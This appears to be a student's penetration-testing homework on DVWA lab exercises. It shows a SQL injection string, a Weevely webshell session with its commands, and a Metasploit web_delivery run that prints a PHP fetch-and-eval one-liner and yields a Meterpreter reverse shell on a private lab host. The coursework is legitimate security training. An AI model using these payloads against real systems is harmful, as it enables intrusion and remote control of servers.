
Homework #3 - Penetration Testing

Shikha Mehta
120222382
ENPM685 0301

File Inclusion

1. Provide the URL you used to show the /etc/passwd file

2. Provide a screenshot of the output from the page showing the /etc/passwd file




SQL Injection

1. Provide the SQL query you injected into the page to list all of the users

SQL query: 1' or '1'= '1

2. Provide a screenshot of the output from the page showing all of the users



File Upload

1. Provide a screenshot of your active Weevely webshell session showing the full URL of your webshell on the Ubuntu host and the output of the id command.


```
root@enpm685:/home/enpm685# weevely http://10.211.55.5/dvwa/hackable/uploads/enpm685.php enpm685

[+] weevely 4.0.1

[+] Target:     10.211.55.5
[+] Session:    /root/.weevely/sessions/10.211.55.5/enpm685_4.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@enpm685:/var/www/html/dvwa/hackable/uploads $ pwd
/var/www/html/dvwa/hackable/uploads
www-data@enpm685:/var/www/html/dvwa/hackable/uploads $ uname -a
Linux enpm685 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:53:38 UTC 2023 aarch64 aarch64 aarch64 GNU/Linux
www-data@enpm685:/var/www/html/dvwa/hackable/uploads $
```



Command Injection

1. Provide a screenshot of your Metasploit session showing everything from your selection of the exploit to run, and the exploit command showing the command to run on the target machine


```
enpm685@enpm685:~$ msfconsole
Metasploit tip: View missing module options with show missing

       =[ metasploit v6.3.58-dev-3759346f10a6b41b2e527be2b3f31f9997ec58d0]
+ -- --=[ 2401 exploits - 1236 auxiliary - 422 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

^[[Amsf6 >
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.211.55.5
lhost => 10.211.55.5
msf6 exploit(multi/script/web_delivery) > set lport 1234
lport => 1234
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.211.55.5:1234
[*] Using URL: http://10.211.55.5:8080/aiFdW4RHCShY4J
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.211.55.5:8080/aiFdW4RHCShY4J', false, stream_context_create(['ssl'=>['verify_peer'=>false,'v
erify_peer_name'=>false]])));"
[*] 10.211.55.5      web_delivery - Delivering Payload (1112 bytes)
```

2. Provide a screenshot of your Meterpreter session showing the output from sysinfo.



```
Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         meterpreter php/linu  www-data @ enpm685  10.211.55.5:1234 -> 10.2
            x                                          11.55.5:37528 (10.211.55
                                                       .5)

msf6 exploit(multi/script/web_delivery) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : enpm685
OS          : Linux enpm685 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:53:38 UTC 2023 aarch64
Meterpreter : php/linux
meterpreter > shell
Process 32935 created.
Channel 0 created.
```